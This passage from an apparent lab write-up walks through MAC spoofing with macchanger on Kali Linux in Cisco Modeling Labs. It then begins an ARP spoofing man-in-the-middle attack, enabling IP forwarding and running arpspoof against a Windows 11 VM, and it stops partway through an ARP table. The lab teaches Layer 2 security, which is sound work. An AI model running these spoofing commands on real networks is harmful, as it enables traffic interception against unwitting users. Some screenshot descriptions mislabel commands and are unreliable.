-A                   Set random vendor MAC of any kind
-p, --permanent       Reset to original, permanent hardware MAC
-r, --random          Set fully random MAC
-l, --list[=keyword]  Print known vendors
-b, --bia             Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues


(cisco@cisco)-[~]
$ sudo macchanger -s eth0
[sudo] password for cisco:
Current MAC: 52:54:00:00:85:e3 (unknown)
Permanent MAC: 52:54:00:00:85:e3 (unknown)

(cisco@cisco)-[~]
$
```

CPU 1.69% MEMORY 15.34% DISK 36.18% 22 OK (FREE-TIER)

Figure 8. Current MAC and Permanent MAC is the same which is **52:54:00:00:85:e3**.

- Type “**sudo macchanger -r eth0**” and press enter. This command is to set random MAC address.



The screenshot shows a terminal window within the Cisco Modeling Labs Workbench interface. The terminal is titled 'KALI LINUX' and displays the output of the 'macchanger' command. The command 'sudo macchanger -r eth0' has been executed, resulting in a new random MAC address being generated for the eth0 interface. The terminal output is as follows:

```
(cisco@cisco)-[~]
$ sudo macchanger -s eth0
[sudo] password for cisco:
Current MAC: 52:54:00:00:85:e3 (unknown)
Permanent MAC: 52:54:00:00:85:e3 (unknown)


(cisco@cisco)-[~]
$ sudo macchanger -r eth0
Current MAC: 52:54:00:00:85:e3 (unknown)
Permanent MAC: 52:54:00:00:85:e3 (unknown)
New MAC: 92:8b:cd:d2:0b:e9 (unknown)

(cisco@cisco)-[~]
$
```

The terminal window also shows a help menu for 'macchanger' with various options like --help, --version, --show, --ending, --another, --permanent, --random, --list, --bia, and --mac. The status bar at the bottom indicates CPU usage at 1.73%, MEMORY at 15.44%, and DISK at 36.18%.

Figure 9. Random new MAC address (**92:8b:cd:d2:0b:e9**) has been generated after running the command for MAC spoofing attack.

- Type “sudo macchanger -s eth0” and press enter. This command is to verify the new MAC address.



The screenshot shows a terminal window within the Cisco Modeling Labs Workbench. The terminal is running on a Kali Linux virtual machine. The user has executed the command `sudo macchanger -s eth0` to set a random MAC address for the `eth0` interface. The output shows the current and permanent MAC addresses as `52:54:00:00:85:e3` (unknown), and the new random MAC address as `92:8b:cd:d2:0b:e9` (unknown). The command is highlighted with a red box, and the new MAC address is also highlighted with a red box.

```
Cisco Modeling Labs Workbench 02 LAYER 2 SECURITY LAB DASHBOARD TOOLS ADMIN
KALI LINUX
File Actions Edit View Help
-A Set random vendor MAC of any kind
-p, --permanent Reset to original, permanent hardware MAC
-r, --random Set fully random MAC
-l, --list[=keyword] Print known vendors
-b, --bia Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
Report bugs to https://github.com/alobbs/macchanger/issues

(cisco@cisco)-[~]
$ sudo macchanger -s eth0
[sudo] password for cisco:
Current MAC: 52:54:00:00:85:e3 (unknown)
Permanent MAC: 52:54:00:00:85:e3 (unknown)

(cisco@cisco)-[~]
$ sudo macchanger -r eth0
Current MAC: 52:54:00:00:85:e3 (unknown)
Permanent MAC: 52:54:00:00:85:e3 (unknown)
New MAC: 92:8b:cd:d2:0b:e9 (unknown)

(cisco@cisco)-[~]
$ sudo macchanger -s eth0
Current MAC: 92:8b:cd:d2:0b:e9 (unknown)
Permanent MAC: 52:54:00:00:85:e3 (unknown)

(cisco@cisco)-[~]
$
```

CPU 1.84% MEMORY 15.50% DISK 36.18% 22 OK (FREE-TIER)

Figure 10. The current MAC address is the new random MAC address **92:8b:cd:d2:0b:e9**.

- Another way to verify the new MAC address is by typing "ifconfig".

The screenshot shows the Cisco Modeling Labs Workbench interface. A terminal window is open, displaying the output of the 'ifconfig' command. The terminal output is as follows:

```
(cisco@cisco)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 92:8b:cd:d2:0b:e9 txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 486 (486.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6908 bytes 480360 (469.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 52:54:00:ff:65:d8 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1620 bytes 268160 (261.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 45744 bytes 3704520 (3.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45744 bytes 3704520 (3.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(cisco@cisco)-[~]
$
```

The terminal window is titled 'cisco@cisco: ~' and has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The background of the terminal shows a blue keyboard. At the bottom of the Workbench interface, there is a status bar with the following information:

Resource	Usage
CPU	1.48%
MEMORY	15.48%
DISK	36.18%

There is also a notification bell icon with '22' and a green status bar indicating 'OK (FREE-TIER)'.

Figure 11. Command "ifconfig" is also showing the new random MAC address **92:8b:cd:d2:0b:e9** after MAC spoofing attack.

- Verify the MAC address table in the switch console. Type “show mac address-table”.

```

Cisco Modeling Labs Workbench 02 LAYER 2 SECURITY
LAB NODES PANE
>_ SW01
*Oct 11 02:48:12.602: %SYS-6-TTY_EXPIRE_TIMER: (exec timer expi
red, tty 0 (0.0.0.0)), user
SW01>
SW01>enable
SW01#show mac add
SW01#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type    Ports
-----
SW01#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type    Ports
-----
1       928b.cdd2.0be9   DYNAMIC Et0/1
Total Mac Addresses for this criterion: 1
SW01#
SW01#
SW01#

```

Figure 12. In the switch, MAC address table is updated with the new random MAC address **92:8b:cd:d2:0b:e9** after MAC spoofing attack.

Side Note: It is also possible to set a specific MAC address instead of random MAC address. Type the command “sudo macchanger –mac=11.00.22.00.33.00 eth0”.

Where:

- 11.00.22.00.33.00 is the specific MAC address and can change depending on preference.
- eth0 is the interface.

ARP Spoofing before launching the attack in Kali Linux VM

In this ARP Spoofing, Windows 10 VM and Windows 11 VM are communicating with each other. However, Windows 11 VM will be the target by telling that the MAC address of Windows 10 VM has changed, when in fact it is the MAC address of the attacker in Kali Linux VM.




Figure 13. Visual diagram of how ARP spoofing is in action.

- In CML, turn on all the VM's and the switch.
- Since Windows 11 will be the target, open Windows Powershell and run as admin.
- In the Windows Powershell, type "arp -a" and press enter.




Figure 14. Before the ARP spoofing attack, Kali Linux VM and Windows 10 VM has its own MAC address. **Kali Linux VM** MAC address is **52-54-00-00-85-e3**, while **Windows 10 VM** MAC address is **52-54-00-86-0f-ff**.

ARP Spoofing after launching the attack in Kali Linux VM

- To launch the ARP Spoofing attack in Kali Linux terminal, check the port forwarding first.
Type "sysctl net.ipv4.ip_forward".

- If you see 0, it means it is disabled. To enable port forwarding, type “`sudo sysctl -w net.ipv4.ip_forward=1`”, enter the root password, then press enter.
- To check port forwarding, type again “`sysctl net.ipv4.ip_forward`” and press enter. By this time, the value should be 1.




Figure 15. In order to launch ARP Spoofing attack, it is recommended to check and set port forwarding first. In here, port forwarding is set to 1 and is now enabled.

- Please note that ARP spoofing is done by superuser. So, type “`sudo -s`”, type the password, and press enter.

- Type “arp spoof -i eth0 -t 192.168.202.142 -r 192.168.202.144” and press enter. By this time, Kali Linux VM will start sending ARP replies to the target Windows 11 VM telling that the MAC address of Windows 10 VM’s IP address 192.168.202.144 has changed.




Figure 16. Attacker is in control.

- Go to the target Windows 11 VM. Type “arp -a” and press enter. Notice that the MAC address of Windows 10 VM has change to that of Kali’s MAC address.

Cisco Modeling Labs Workbench 02 LAYER 2 SECURITY LAB DASHBOARD

Attacker

Kali Linux
MAC: 5254.0000.85e3
IP: 192.168.202.143

Windows 10
MAC: 5254.0086.0FFF
IP: 192.168.202.144

Windows 11
MAC: 5254.002C.82E4
IP: 192.168.202.142

WINDOWS 11

Select Administrator: Windows PowerShell

9-B2-9F-9E
NetBIOS over Tcpip... : Enabled
PS C:\Users\Administrator: **arp -a**

Interface	Internet Address	Physical Address	Type
Interface: 169.254.141.151 --- 0x8			
169.254.255.55	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
239.255.255.50	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	
Interface: 192.168.202.42 --- 0x10			
192.168.202.1	00-50-56-c0-00-08	dynamic	
192.168.202.2	00-50-56-f4-28-61	dynamic	
192.168.202.143	52-54-00-00-85-e3	dynamic	
192.168.202.144	52-54-00-00-85-e3	dynamic	
192.168.202.254	00-50-56-e5-d3-62	dynamic	
192.168.202.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
